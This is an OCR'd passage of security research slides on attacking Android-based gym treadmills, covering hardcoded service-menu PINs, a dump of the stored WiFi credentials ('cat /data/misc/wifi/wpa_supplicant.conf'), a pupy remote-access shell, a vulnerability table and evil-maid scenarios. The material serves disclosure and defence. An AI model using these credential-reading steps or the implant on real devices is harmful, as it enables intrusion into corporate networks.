

```
public static final int TOUCHSCREEN_RECALIBRATE = 7;
public static final int WRITE_REGISTER = 20;
public static final String hers_menu_password = "2";
public static final String service_menu_password = "2";
public static final String user_menu_password = "2";

private EquipmentSettings() {
}

public static void updateEquipmentSetting(Context ctx, String nan
    boolean is_SN = name.contentEquals(EquipmentSettingsID.SERI
```

> Messing with the Low Kit

- **The service menu can be directly used** to reconfigure the Low Kit parameters.


- **A PIN is required.**
  - The PINs are hardcoded and cannot be changed.
  - One can find these by searching for “after sales” documents online.





> Messing with the Low Kit

- Accessing the Service Menu



> Messing with the Low Kit


Configuring the P10 parameter

.... but with no success 

> FITNESS IoT & CORPORATE ENVIRONMENTS


> Fitness IoT & Corporate Environments

- Treadmills are quite popular
- They are placed in
  - Hotels
  - Businesses
  - Universities
  - Military Bases
- Hmm... network infiltration?



> Red Teamers Hitting the Gym


- All devices were found to be connected to the **corporate WPA2 WiFi** network used by employees
- One device was found to be connected to the **corporate wired network**, used for management purposes.




```
cat /data/misc/wifi/wpa_supplicant.conf

disable_scan_offload=1
update_config=1
device_name=
manufacturer=unknown
model_name=AOSP on
model_number=AOSP on
serial_number=
device_type=1-
config_methods=physical_display virtual_push_button
p2p_disabled=1
external_sim=1
wowlan_triggers=any

network={
    ssid="
    psk="
    key_mgmt=WPA-PSK
    priority=285
}
```

> Red Teamers Hitting the Gym

- All devices were found to be connected to the **corporate WPA2 WiFi** network used by employees
- One device was found to be connected to the **corporate wired network**, used for management purposes.





```
cat /data/misc/wifi/wpa_supplicant.conf

disable_scan_offload=1
update_config=1
device_name=[redacted]
manufacturer=unknown
model_name=AOSP on [redacted]
model_number=AOSP on [redacted]
serial_number=[redacted]
device_type=1-[redacted]-1
config_methods=physical_display virtual_push_button
p2p_disabled=1
external_sim=1
wowlan_triggers=any

network={
    ssid="[redacted]"
    psk="[redacted]"
    key_mgmt=WPA-PSK
    priority=285
}
```

> Red Teamers Hitting the Gym


- All devices were found to be connected to the **corporate WPA2 WiFi** network used by employees
- One device was found to be connected to the **corporate wired network**, used for management purposes.

```
[redacted]@[redacted]:/data/data/org.pupy.pupy/files $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN
[redacted]
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet 172.19.[redacted]/16 brd 172.19.255.255 scope global eth0
    inet6 [redacted]/64 scope link
       valid_lft forever preferred_lft forever
4: sit0: <NOARP> mtu 1480 qdisc noop state DOWN
    link/sit 0.0.0.0 brd 0.0.0.0
5: ip6tnl0: <NOARP> mtu 1452 qdisc noop state DOWN
    link/tunnel6 :: brd ::
6: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
```



> Red Teamers Hitting the Gym

- All devices were found to be connected to the **corporate WPA2 WiFi** network used by employees
- One device was found to be connected to the **corporate wired network**, used for management purposes.



> CONCLUSIONS

> Summary of Identified Device Vulnerabilities

Issue	Severity
UI restriction bypass through external links in "Privacy Policy" WebView or through WebView Popup for Facebook Login	MEDIUM
File browser with extended capabilities can be abused to install APKs	MEDIUM
Custom APK installation from unknown sources is permitted	MEDIUM
Sensitive corporate data stored in device storage	HIGH
Privilege escalation possible through su_client	HIGH
Hardcoded device management PINs	MEDIUM

> Attack Scenarios for Gym Environments

- Evil Maid Attack
  - Main attack scenario for such devices
  - Fitness equipment is frequently installed in publicly accessible locations
  - The attacker may “prepare” a device for victim use
  - The attacker can retain remote access to the device
- Phishing Attack
  - Drive-by download of malicious APK
- Remote Attack ?
  - No remotely exploitable vulnerability was identified
  - That does not mean there wasn’t one
- Man-in-the-middle Attack ?

> Conclusions

- Gym IoT devices have **cybersecurity risks**
- Such risks may lead to **fatal accidents**
- Pre-market & post-market controls must take into consideration **cybersecurity aspects** of these devices
- There is **no one-size-fits-all security solution** for IoT devices
- Treat these devices with **special care**; connect to segregated networks
- Be careful with the **data you provide** to these (shared) devices
- We are happy to find that vendors are patching the vulnerabilities we have reported up to now

Thank you!

CENSUS

IT Security Works